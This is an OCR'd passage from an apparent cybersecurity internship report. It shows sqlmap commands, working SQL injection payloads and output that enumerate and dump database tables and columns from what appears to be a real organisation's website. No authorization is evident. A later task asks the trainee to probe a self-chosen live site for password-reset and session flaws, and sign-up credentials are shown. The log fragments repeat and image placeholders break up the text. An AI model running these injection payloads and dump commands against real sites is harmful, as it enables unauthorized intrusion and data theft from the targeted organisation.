    Payload: id=2' AND GTID_SUBSET(CONCAT(0x7171716b71,(SELECT (ELT(6143=6143,1))),0x71767a7071
```

```
[00:59:37] [INFO] resuming back-end DBMS 'mysql'
[00:59:37] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=2' AND 9937=9937 AND 'fNEb'='fNEb

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBS
ET)
    Payload: id=2' AND GTID_SUBSET(CONCAT(0x7171716b71,(SELECT (ELT(6143=6143,1))),0x71767a7071
),6143) AND 'XgtY'='XgtY

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=2' AND (SELECT 1530 FROM (SELECT(SLEEP(5)))mfQD) AND 'mUBH'='mUBH

    Type: UNION query
    Title: Generic UNION query (NULL) - 8 columns
    Payload: id=-1932' UNION ALL SELECT NULL,NULL,CONCAT(0x7171716b71,0x4c7a7269667875756952486
a45495a4a726c7946455458556a455553526767484d6d4f566c474b51,0x71767a7071),NULL,NULL,NULL,NULL,NUL
L-- -
---
[00:59:38] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[00:59:38] [INFO] fetching tables for database: 'burobd_bd_2025'
[00:59:39] [INFO] retrieved: 'admin'
```

```
web application technology: Apache, PHP 5.6.40
back-end DBMS: MySQL ⩾ 5.6
[00:59:38] [INFO] fetching tables for database: 'burobd_bd_2025'
[00:59:39] [INFO] retrieved: 'admin'
[00:59:39] [INFO] retrieved: 'annualReports'
[00:59:39] [INFO] retrieved: 'annualreports'
[00:59:40] [INFO] retrieved: 'contactus'
[00:59:40] [INFO] retrieved: 'dynamic-page-code'
[00:59:40] [INFO] retrieved: 'gallery'
[00:59:41] [INFO] retrieved: 'galleryparallax'
[00:59:41] [INFO] retrieved: 'header'
[00:59:41] [INFO] retrieved: 'homepage'
[00:59:41] [INFO] retrieved: 'homesectionname'
[00:59:42] [INFO] retrieved: 'homesections'
[00:59:42] [INFO] retrieved: 'imagealbum'
[00:59:42] [INFO] retrieved: 'isbkmap'
[00:59:42] [INFO] retrieved: 'job'
[00:59:43] [INFO] retrieved: 'linkheadings'
[00:59:43] [INFO] retrieved: 'links'
[00:59:43] [INFO] retrieved: 'loginlinks'
[00:59:43] [INFO] retrieved: 'map'
[00:59:44] [INFO] retrieved: 'news'
[00:59:44] [INFO] retrieved: 'noticeboard'
[00:59:44] [INFO] retrieved: 'pages'
[00:59:44] [INFO] retrieved: 'passwordreset'
[00:59:45] [INFO] retrieved: 'picturegallery'
[00:59:45] [INFO] retrieved: 'publication'
[00:59:45] [INFO] retrieved: 'showhide'
[00:59:45] [INFO] retrieved: 'slider'
[00:59:46] [INFO] retrieved: 'tendernotice'
[00:59:46] [INFO] retrieved: 'website_login'
```

```
[00:59:46] [INFO] retrieved: 'website_login'
[00:59:46] [INFO] retrieved: 'websitemessage'
[00:59:46] [INFO] retrieved: 'welcomesectionlinks'
[00:59:47] [INFO] retrieved: 'zone'
Database: burobd_bd_2025
[31 tables]
+---------------------+
| admin               |
| dynamic-page-code   |
| zone                |
| annualReports       |
| annualreports       |
| contactus           |
| gallery             |
| galleryparallax     |
| header              |
| homepage            |
| homesectionname     |
| homesections        |
| imagealbum          |
| isbkmap             |
| job                 |
| linkheadings        |
| links               |
| loginlinks          |
| map                 |
| news                |
| noticeboard         |
| pages               |
| passwordreset       |
| picturegallery      |
```



STEP-3: Using this command

sqlmap -u https://www.burobd.org/at-a-glance.php?id=2 -D burobd_bd_2025 -T news –columns:

```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u https://www.burobd.org/at-a-glance.php?id=2  -D burobd_bd_2025 -T news --columns
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.7.8#stable}
|_ -| . [,]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ill
egal. It is the end user's responsibility to obey all applicable local, state and federal laws.
 Developers assume no liability and are not responsible for any misuse or damage caused by this
 program

[*] starting @ 01:03:08 /2024-01-28/

[01:03:08] [INFO] resuming back-end DBMS 'mysql'
[01:03:08] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=2' AND 9937=9937 AND 'fNEb'='fNEb

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBS
ET)
```


```
    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBS
ET)
    Payload: id=2' AND GTID_SUBSET(CONCAT(0x7171716b71,(SELECT (ELT(6143=6143,1))),0x71767a7071
),6143) AND 'XgtY'='XgtY

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=2' AND (SELECT 1530 FROM (SELECT(SLEEP(5)))mfQD) AND 'mUBH'='mUBH

    Type: UNION query
    Title: Generic UNION query (NULL) - 8 columns
    Payload: id=-1932' UNION ALL SELECT NULL,NULL,CONCAT(0x7171716b71,0x4c7a7269667875756952486
a45495a4a726c7946455458556a455553526767484d6d4f566c474b51,0x71767a7071),NULL,NULL,NULL,NULL,NUL
L-- -
---
[01:03:09] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[01:03:09] [INFO] fetching columns for table 'news' in database 'burobd_bd_2025'
[01:03:10] [INFO] retrieved: 'id','int(11)'
[01:03:11] [INFO] retrieved: 'heading','text'
[01:03:11] [INFO] retrieved: 'paragraph','text'
Database: burobd_bd_2025
Table: news
[3 columns]
+-------------+----------+
| Column      | Type     |
+-------------+----------+
| heading     | text     |
| id          | int(11)  |
```


```
    Title: Generic UNION query (NULL) - 8 columns
    Payload: id=-1932' UNION ALL SELECT NULL,NULL,CONCAT(0×7171716b71,0×4c7a7269667875756952486
a45495a4a726c7946455458556a455553526767484d6d4f566c474b51,0×71767a7071),NULL,NULL,NULL,NULL,NUL
L-- -
---
[01:03:09] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[01:03:09] [INFO] fetching columns for table 'news' in database 'burobd_bd_2025'
[01:03:10] [INFO] retrieved: 'id','int(11)'
[01:03:11] [INFO] retrieved: 'heading','text'
[01:03:11] [INFO] retrieved: 'paragraph','text'
Database: burobd_bd_2025
Table: news
[3 columns]
+-----------+---------+
| Column    | Type    |
+-----------+---------+
| heading   | text    |
| id        | int(11) |
| paragraph | text    |
+-----------+---------+

[01:03:11] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www
.burobd.org'

[*] ending @ 01:03:11 /2024-01-28/
```

**STEP-4: Using this command

sqlmap -u https://www.burobd.org/at-a-glance.php?id=2 -D burobd_bd_2025 -T news -C paragraph –dump:

```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u https://www.burobd.org/at-a-glance.php?id=2  -D burobd_bd_2025 -T news -C paragra
ph --dump
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.8#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ill
egal. It is the end user's responsibility to obey all applicable local, state and federal laws.
 Developers assume no liability and are not responsible for any misuse or damage caused by this
 program

[*] starting @ 01:05:57 /2024-01-28/

[01:05:57] [INFO] resuming back-end DBMS 'mysql'
[01:05:57] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=2' AND 9937=9937 AND 'fNEb'='fNEb
```





➔TASK-9

Perform Insecure Design Flaws on targets and make a report in a detailed document and report to mail given below? □ Insecure Design Flaws: □ No password policy □ Weak password policy □ Password reset link is not getting expired □ Automatic email confirmation bug □ Password

reset token issue Password reset link sent with http Static password reset link Exposure of private information (privacy violation) Unverified password change Old session doesn't expire
Note: Target website can be chosen by your own

TASK--9

Cybersecurity Internship

Task→9


-ST#IS#6119


****Perform Insecure Design Flaws on targets and make a report in a detailed document and report to mail given below:-**

→Insecure Design Flaws:


1. No password policy
2. Weak password policy
3. Password reset link is not getting expired
4. Automatic email confirmation bug
5. Password reset token issue
6. Password reset link sent with http
7. Static password reset link
8. Exposure of private information (privacy violation)
9. Unverified password change
10. Old session doesn't expire


2**Weak password policy:-








3** Password reset link is not getting expired:-






Already have an account?
Log in
elastic
Sign up for a free trial
No credit card required
Email
gevefe3217@searpen.com
Password
Abc!1234
Sign up with email
Or sign up with
Google
Microsoft
By signing up, you acknowledge that you've read and agree to our Terms of Service and Privacy Statement.
OR
Subscribe via your cloud marketplace
Consolidate billing and utilize existing commitments
Amazon Web Services
Google Cloud
Microsoft Azure

